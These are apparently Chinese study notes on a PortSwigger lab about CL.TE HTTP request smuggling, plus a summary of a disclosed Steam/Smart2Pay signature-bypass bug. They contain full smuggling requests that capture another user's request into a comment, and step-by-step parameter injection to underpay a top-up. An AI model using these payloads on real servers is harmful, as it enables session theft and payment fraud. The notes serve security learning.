- 后端服务器收到了从前端转发过来的完整数据包。
- 它看到了 `Transfer-Encoding: chunked` 这个头，并优先采用它来解析请求体。
- 根据 `chunked` 编码规则，请求体由“长度块 + 数据块”组成，并以一个长度为0的块 `0\r\n\r\n` 结尾。
- 后端服务器开始读取请求体，它读到了 `0\r\n\r\n`。
- 关键点：**当后端服务器读到 `0\r\n\r\n` 时，它认为这个HTTP请求已经正常结束了。
- 但是，前端服务器发过来的数据流里，在 `0\r\n\r\n` 之后还有一个字符 `G`。由于后端已经认为第一个请求结束了，它不会处理这个 `G`。这个 `G` 字符就被遗留在了TCP连接的缓冲区 (input buffer) 中。

阶段一：成功地利用服务器之间的解析差异，向后端服务器的TCP连接缓冲区里“走私”并塞进了一个字符 `G`。

阶段二：下一个请求（受害者请求）

1. 发送了第二个请求

- 这是再次点击Burp Repeater的"Send"按钮完成的。这个请求可以是一个 `POST` 或 `GET` 请求。又发送了一个 `POST` 请求。

```
POST / HTTP/1.1
Host: YOUR-LAB-ID.web-security-academy.net
...
```

2. 后端服务器处理新请求

- 这个新的 `POST` 请求通过前端，到达了刚刚被你“毒化”的那个TCP连接上。
- 后端服务器准备从缓冲区读取新的请求数据。但它首先读到的是什么？是上一轮被遗留下来的那个 `G`
- 然后，它才读到你新发送的请求 `POST / HTTP/1.1...`。

3. 请求碰撞与错误

- 后端服务器将缓冲区中的数据拼接起来，试图将其解析为一个HTTP请求。它看到的内容是：

```
GPOST / HTTP/1.1
Host: ...
...
```

- 服务器在解析请求行 `GPOST / HTTP/1.1` 时无法识别。HTTP协议里没有叫 `GPOST` 的方法（合法的有 `GET`, `POST`, `PUT`, `DELETE` 等）。
- 因此，服务器无法识别这个方法，只能返回一个错误信息，也就是看到的： `Unrecognized method GPOST`。

帖子评论漏洞复现

自己发一个评论，把post请求send到reapeter

```

Pretty  Raw  Hex
1 POST /post/comment HTTP/1.1
2 Host: 0a7b00a70354238e80186777001600fe.web-security-academy.net
3 Cookie: session=TlR4dPRlOnv8IfN5Fr1SCJ6KYfAuU9LG
4 Content-Length: 189
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not)A;Brand";v="8", "Chromium";v="138"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "macOS"
9 Accept-Language: zh-CN,zh;q=0.9
10 Origin: https://0a7b00a70354238e80186777001600fe.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://0a7b00a70354238e80186777001600fe.web-security-academy.net/post?postId=9
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
23 csrf=7dLyrRyu01exFvF0Rj8M0zwyP8rQ1x34&postId=9&comment=first+comment&name=yks&email=1%401&website=
https%3A%2F%2F0a7b00a70354238e80186777001600fe.web-security-academy.net%2Fpost%3FpostId%3D9
```

复现步骤

```
POST /post/comment HTTP/1.1
Host: 0a7b00a70354238e80186777001600fe.web-security-academy.net
Cookie: session=TlR4dPRlOnv8IfN5Fr1SCJ6KYfAuU9LG
Content-Length: 189
Cache-Control: max-age=0
Sec-Ch-Ua: "Not)A;Brand";v="8", "Chromium";v="138"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "macOS"
Accept-Language: zh-CN,zh;q=0.9
Origin: https://0a7b00a70354238e80186777001600fe.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/138.0.0.0 Safari/537.36
```



```
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a7b00a70354238e80186777001600fe.web-security-academy.net/post?postId=9
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

csrf=7dLyrRyu0lexFvF0Rj8M0zwyP8rQlx34&postId=9&comment=first+comment&name=yks&email=1%401&
website=https%3A%2F%2F0a7b00a70354238e80186777001600fe.web-security-
academy.net%2Fpost%3FpostId%3D9
```

现在，我们把从上面这个请求填充到攻击模板里。

组装攻击包

在 Burp Repeater 中，构造以下请求。

```
POST / HTTP/1.1
Host: 0a7b00a70354238e80186777001600fe.web-security-academy.net
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 1185
Transfer-Encoding: chunked

0

POST /post/comment HTTP/1.1
Host: 0a7b00a70354238e80186777001600fe.web-security-academy.net
Cookie: session=TlR4dPRlOnv8IfN5Fr1SCJ6KYfAuU9LG
Content-Length: 600
Cache-Control: max-age=0
Sec-Ch-Ua: "Not)A;Brand";v="8", "Chromium";v="138"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "macOS"
Accept-Language: zh-CN,zh;q=0.9
Origin: https://0a7b00a70354238e80186777001600fe.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a7b00a70354238e80186777001600fe.web-security-academy.net/post?postId=9
```

```
Accept-Encoding: gzip, deflate, br
```

```
Priority: u=0, i
```

```
csrf=7dLyrRyu0lexFvF0Rj8M0zwyP8rQlx34&postId=9&name=yks&email=1%401&website=https%3A%2F%2F0a7b00a70354238e80186777001600fe.web-security-academy.net%2Fpost%3FpostId%3D9&comment=
```

差别就在最后改成了 `comment=` 结尾，这样只要另一个新用户

计算并填入 `Content-Length`

这是最后也是最关键的一步：

- 内部 `Content-Length`：设置为 `600`，这个值足够大即可。
- 外部 `Content-Length`：
 1. 在 Burp Repeater 中，用鼠标选中上面的整个请求体（从第一行的 `0` 开始，一直到最末尾的 `comment=`）。
 2. 查看 Repeater 窗口右下角显示的字节数（Length）。
 3. 将这个数字填入外层请求的 `Content-Length: [此处填精确的字节数]` 位置。这个数是1185

执行攻击

1. 点击 **Send** 发送这个构造好的请求（可以快速发送两次以确保成功）。
2. 立即切换到浏览器，刷新 `postId=9` 的那个帖子页面。
3. 再次刷新页面，就能在评论区看到浏览器刚才发送的 GET 请求内容了。

Lab: HTTP request smuggling x HTTP request smuggling, bas x +

https://0a7b00a70354238e80186777001600fe.web-security-academy.net/post?postId=9 ☆

I can't say I'm surprised you wrote this.

Bill Please | 15 July 2025

Possibly the greatest political piece of our time. (I'm pasting this everywhere, one day it will be true and I'll look like a genius. Please delete this bracketed section if this is it.)

yks | 16 July 2025

first comment

yks | 16 July 2025

GET /post?postId=9 HTTP/1.1 Host: 0a7b00a70354238e80186777001600fe.web-security-academy.net sec-ch-ua: "Not)A;Brand";v="8", "Chromium";v="138" sec-ch-ua-mobile: ?0 sec-ch-ua-platform: "macOS" accept-language: zh-CN,zh;q=0.9 upgrade-insecure-requests: 1 user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36 accept: text/html,application/xht

Leave a comment

Comment:

bonus漏洞报告阅读

漏洞复述

这个漏洞的核心是，攻击者可以利用 Steam 支付合作方 (Smart2Pay) 服务器的一个验证缺陷，实现“支付小钱、充值大钱”的目的。

整个过程可以分解为以下几个关键点：

- 有缺陷的签名机制：** 为了防止数据在传输中被篡改，服务器会用一个 Hash 签名来校验请求的真伪。但这个签名的生成方式存在漏洞：它把请求里的所有“参数名”和“参数值”不加区分地直接拼接成一个长字符串，然后对这个字符串进行加密计算。例如，`Amount=2000` 和 `CustomerEmail=abc@email.com` 会被拼接成 `Amount2000CustomerEmailabc@email.com` 这样一长串，再去生成签名。
- 利用邮箱进行“参数注入”：** 攻击者发现了这个机制的弱点。他利用了 `CustomerEmail`（用户邮箱）这个可以由自己控制的参数字段，往里面塞入了将来能被服务器“误读”成新参数的文本。
 - 第一步：** 他先把自己的邮箱改成类似 `brixamount100abc@email.com` 的样子。
- 拦截并篡改请求：** 当他发起一笔正常充值（比如金额为 `2000`）时，他会拦截发往支付服务器的数据包。然后进行两处巧妙的修改：
 - 修改金额参数：** 他把 `Amount=2000` 改成 `Amount2=000`。对于签名机制来说，拼接后的字符串依然是 `Amount2000`，内容完全没变。
 - 修改邮箱参数：** 他把 `CustomerEmail=brixamount100abc@...` 改成 `CustomerEmail=brix&amount=100&ab=c@...`。同样，对于签名机制，这串字符的内容也完全没变。
- 成功绕过校验并篡改金额：**
 - 对于签名系统：** 由于用于计算签名的长字符串内容分毫未差，所以他修改后的请求所附带的原始签名依然有效。服务器认为“这个请求是合法的，没有被篡改”。
 - 对于支付系统：** 当服务器通过验证，开始处理这笔支付时，它会按照标准的 `&` 符号来切分参数。这时，它就会把 `CustomerEmail=brix&amount=100&...` 这段数据，解析成三个独立的参数：`CustomerEmail=brix`、`amount=100` 和 `ab=c@...`。服务器因此识别到了一个新的、金额为 `100` 的 `amount` 参数，并将其作为本次交易的实际支付金额。

最终结果就是： 攻击者发起了一个看似是 2000 元的充值请求，并且该请求通过了服务器的合法性校验，但实际支付时，服务器却因为被注入的新参数，只要求他支付 100 所代表的极小金额。支付成功后，Steam 系统会根据原始请求，为他的账户增加 2000 元的钱包余额，攻击者从而凭空获利。

1. 漏洞成因简述

这个漏洞的根本原因在于 Steam 与其支付提供商 Smart2Pay 之间的数据校验机制存在缺陷。具体来说，当用户发起一笔交易时，后端系统为了防止数据被篡改，会生成一个 Hash 签名。这个签名的生成方式是将请求中的所有参数名和参数值简单地拼接在一起，然后进行哈希计算。

简单来说，漏洞的核心在于服务器校验签名的逻辑过于简单，仅仅依赖字符串拼接，而没有对参数的键值对进行严格、独立的解析和验证，从而让攻击者有机会通过污染一个参数（电子邮箱）来注入另一个关键参数（支付金额）。

2. 绕过服务器校验的原理

绕过服务器校验的原理可以概括为“参数注入攻击”，其具体步骤和原理如下：

1. **签名机制：** 攻击者首先分析出签名 `Hash` 是由所有参数（键和值）按顺序拼接成的单一字符串计算得来的。例如，`hash("Key1Value1Key2Value2...")`。
2. **构造特殊的用户邮箱：** 攻击者将自己的 Steam 账户邮箱修改为类似于 `brixamount100abc@email.com` 的格式。这里的 `amount100` 是关键的 payload。
3. **拦截并修改请求：** 在支付过程中，攻击者拦截了发送给 Smart2Pay 服务器的 `POST` 请求。
4. **操纵参数拼接：**

- 原始请求拼接的字符串（部分）：

```
...Amount2000...CustomerEmailbrixamount100abc@email.com...
```

- 攻击者修改请求：

- 他将原始的 `Amount=2000` 修改为 `Amount2=000`。这样一来，在字符串拼接时，这部分仍然是 `Amount2000`，没有改变。
- 他将 `CustomerEmail=brixamount100abc@email.com` 修改为 `CustomerEmail=brix&amount=100&ab=c@email.com` (其中 `%40` 是 `@` 的 URL 编码)。

5. **实现校验绕过：**

- 修改后的请求拼接的字符串（部分）：

```
...Amount2000...CustomerEmailbrix&amount=100&ab=c@email.com...
```

- 从服务器接收和解析的角度看，由于 `&` 是参数分隔符，原来的 `CustomerEmail` 字段现在被解析成了三个独立的参数：
 - `CustomerEmail=brix`
 - `amount=100` <-- 成功注入了新的金额参数
 - `ab=c@email.com`
- 然而，从签名校验的角度看，用于生成 `Hash` 的原始拼接字符串几乎没有变化。攻击者只是巧妙地移动了字符，并利用 `&` 符号的特殊含义，但并未改变参与哈希计算的整个字符串的内容。因此，原始的 `Hash` 值依然有效。

最终，支付网关 Smart2Pay 的服务器在验证签名时，认为请求是合法的。但在处理支付逻辑时，它识别到了被注入的 `amount=100` 这个参数，并将其作为实际支付金额。这样，攻击者就能以一个极低的金额（例如报告中提到的1美元，对应新注入的金额）完成一笔在 Steam 系统中记录为更高金额（例如原始的2000 PLN）的充值。

参考视频https://www.bilibili.com/video/BV163411k7Di?spm_id_from=333.337.search-card.all.click&vd_source=f87bf786d8d1f18597fcc69be52ffbe